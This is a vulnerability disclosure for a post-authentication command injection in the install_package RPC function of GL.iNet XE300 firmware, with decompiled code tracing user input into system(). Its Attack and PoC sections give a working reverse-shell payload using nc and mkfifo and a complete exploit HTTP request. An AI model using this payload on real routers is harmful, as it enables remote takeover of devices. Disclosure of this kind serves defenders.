

GL.iNet XE300 plugins.so install_package function Command injection vulnerability

Product Information

```
1 | Brand: GL.iNet
2 | Model: XE300
3 | Firmware Version: v4.3.18
4 | Official website: https://www.gl-inet.com/
5 | Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-
  | v2/4.3.18
```

Affected Component

```
1 | The install_package function in \usr\lib\oui-httpd\rpc\plugins.so
```

Suggested description of the vulnerability

```
1 | GL.iNet XE300 v4.3.18 plugins.so install_package function Command injection
  | vulnerability.
```

Vulnerability Details

Ngix's startup configuration file `gl.conf` defines the processing scripts corresponding to each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.

```
1  index gl_home.html;
2
3  lua_shared_dict shmem 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple processing functions, each corresponding to a different `rpc` method.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


It performs the `rpc_method_call` function call, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`.

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

Inside `glc`, the corresponding processing library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder.



Among them, the binary `plugins.so`'s `install_package` function contains a command injection vulnerability.

Because the symbol table was removed during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. One must click through each item in the data segment to view the specific string corresponding to its value.

```

1 int __fastcall install_package(int a1, int a2)
2 {
3     char v3; // $s1
4     int v4; // $s1
5     int v5; // $v0
6     int v6; // $v0
7     int v8; // $v0
8     int v9; // $v0
9     int v10; // $v0
10    int v11; // $v0
11    int v12; // $v0
12    const char *v13; // $v0
13    void *v14; // $s1
14    int v15; // $v0
15    int v16; // $v0
16    int v17; // $v0
17    char *command; // [sp+24h] [-1C8h]
18    char *ptr; // [sp+28h] [-1C4h]
19    int v20; // [sp+2Ch] [-1C0h]
20    int v21; // [sp+30h] [-1BCh]
21    _DWORD v23[32]; // [sp+38h] [-1B4h] BYREF
22    _DWORD v24[75]; // [sp+B8h] [-134h] BYREF
23    int v25; // [sp+1E4h] [-8h]
24
25    v25 = *(_DWORD *)off_15128;
26    if ( !off_150D4() )
27    {
28        v5 = ((int (__fastcall *) (int, int))off_15064)(-2, -1);
29        ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &aErrCode[dword_15024], v5);
30        v6 = ((int (__fastcall *) (char *))off_15118)(&aNetworkUnreach[dword_15024]);
31        ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &aErrMsg[dword_15024], v6);
32        goto LABEL_10;
33    }
34    if ( !off_150F0(&aVarLockOpkgLoc[dword_15024]) )
35    {
36        ptr = (char *)((int (__fastcall *) (char *))off_1506C)(&aDfAwkOverlayfs[dword_15024]);
37        if ( off_150F0(&aCatTmpOpkgStde[dword_15024 + 4]) )
38            ((void (__fastcall *) (const char *))off_150C0)(&aCatTmpOpkgStde[dword_15024 + 4]);
39        if ( off_150F0(&aCatTmpOpkgStdo[dword_15024 + 4]) )
40            ((void (__fastcall *) (const char *))off_150C0)(&aCatTmpOpkgStdo[dword_15024 + 4]);
41        v20 = ((int (__fastcall *) (int, char *))off_150E8)(a1, &aName[dword_15024]);
42        v3 = ((int (__fastcall *) (int))off_1508C)(v20);
43        v23[0] = 0;
44        ((void (__fastcall *) (void *, int, size_t))off_150A8)(&v23[1], 0, 0x7Cu);
45        v21 = v3;
46        if ( v3 < 1 )
47        {
48            LABEL_10:

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is shown below:

```

5 {
38 if ( !((int (__fastcall *)(char *))check_file_is_exist)("/var/lock/opkg.lock") )
39 {
40 ptr = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamicLine)("df / | awk 'overlayfs:/ {print $4}'");
41 if ( ((int (__fastcall *)(char *))check_file_is_exist)("/tmp/opkg.stderr") )
42 ((void (__fastcall *)(const char *))unlink)("/tmp/opkg.stderr");
43 if ( ((int (__fastcall *)(char *))check_file_is_exist)("/tmp/opkg.stdout") )
44 ((void (__fastcall *)(const char *))unlink)("/tmp/opkg.stdout");
45 v21 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "name");
46 v3 = ((int (__fastcall *)(int))json_array_size)(v21);
47 v24[0] = 0;
48 ((void (__fastcall *)(void *, int, size_t))memset)(&v24[1], 0, 0x7Cu);
49 v22 = v3;
50 if ( v3 < 1 )
51 {
52 LABEL_22:
53 v15 = (void *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stderr");
54 command = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stdout");
55 if ( v15 )
56 {
57 v16 = ((int (__fastcall *)(int, int))json_integer)(-6, -1);
58 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v16);
59 v17 = ((int (__fastcall *)(void *))json_string)(v15);
60 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v17);
61 ((void (__fastcall *)(void *))free)(v15);
62 }
63 if ( command )
64 {
65 v18 = ((int (__fastcall *)(char *))json_string)(command);
66 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "info", v18);
67 ((void (__fastcall *)(void *))free)(command);
68 }
69 goto LABEL_10;
70 }
71 v4 = 0;
72 while ( 1 )
73 {
74 v13 = ((int (__fastcall *)(int, int))json_array_get)(v21, v4);
75 v14 = (const char *)((int (__fastcall *)(int))json_string_value)(v13);
76 ((void (__fastcall *)(char *, const char *))strcpy)((char *)v24, v14);
77 v25[0] = 0;
78 ((void (__fastcall *)(void *, int, size_t))memset)(&v25[1], 0, (size_t)0x0);
79 if ( !((int (__fastcall *)(const char *, const char *))strcmp)((const char *)v24, "gl-tor") )
80 {
81 if ( ((int (__fastcall *)(const char *))atoi)(ptr) < 2800 )
82 {
83 if ( *(int *)(void *)0x15194 >= 7 )
84 ((void (__fastcall *)(char *, char *, int, char *))_gl_log)(
85 "plug_ins_api.c",
86 (char *)&elf_hash_bucket[10] + 3,
87 7,
88 "FlashFree=%s
89 ");
90 v11 = ((int (__fastcall *)(int, int))json_integer)(-3, -1);
91 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v11);
92 v12 = ((int (__fastcall *)(char *))json_string)("flash not enough storage space");
93 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v12);
94 ((void (__fastcall *)(void *))free)(ptr);
95 goto LABEL_10;
96 }
97 ((void (__fastcall *)(void *))free)(ptr);
98 }
99 ((void (*)(char *, const char *, ...))sprintf)((char *)v25, "%s install '%s' >> /tmp/opkg.stdout 2>>/tmp/opkg.stderr;sync", *(void *)0x1500C, v24);
100 ((void (__fastcall *)(const char *))system)((const char *)v25);
101 if ( ++v4 == v22 )
102 goto LABEL_22;
103 }

```

- 1 Source is the string from the user-controllable JSON parameter name array.
- 2 v21 = json_object_get(a1, "name");
- 3 v13 = json_array_get(v21, v4);
- 4 v14 = json_string_value(v13);
- 5 strcpy((char *)v24, v14);
- 6 That is, the fields in the request JSON: {
- 7 "name": ["user-controllable string"]
- 8 }
- 9 Each element in the "name" array enters the subsequent command concatenation logic.
- 10 The sink is system(v25)
- 11 sprintf((char *)v25,
- 12 "%s install '%s' >> /tmp/opkg.stdout 2>>/tmp/opkg.stderr;sync",
- 13 *(void *)0x1500C,
- 14 v24);
- 15
- 16 system((const char *)v25);
- 17 Although the code wraps user input in single quotes, it does not escape single quotes. Therefore, an attacker can escape the original parameter boundary by inserting a single quote in name, thereby injecting additional shell commands.
- 18

```

19 The complete data flow is as follows:
20
21 install_package(a1, a2)
22   └─ json_object_get(a1, "name")
23       └─ json_array_get(name_array, i)
24           └─ json_string_value(...)
25               └─ strcpy(v24, user_input)
26                   └─ sprintf(v25, "... install '%s' ...",
v24)
27                       └─ system(v25)

```

Attack


Achieve shell access through direct command injection.

```

1 "name":["``rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-
i) 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"]

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GLiNet_XE300_plugins_install_package.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, the value of the first element in the params list needs to be updated; the value corresponding to this PoC is ERExtZVKCf4f1tWIFf3WcSmAw5yNsWK2.

```

1 POST /rpc HTTP/1.1
2 Host: 192.168.31.16
3 Content-Length: 247
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Content-Type: application/json

```

```
8 Origin: http://192.168.31.16
9 Referer: http://192.168.31.16/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: Admin-Token=ERextZVKCf4f1tWlFf3wCSmA5yNSWK2
12 Connection: keep-alive
13
14 {"jsonrpc":"2.0","id":1999,"method":"call","params":
  ["ERextZVKCf4f1tWlFf3wCSmA5yNSWK2","plugins","install_package",{"name":
  ["``rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
  2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`""]}]}}
```

Discoverer

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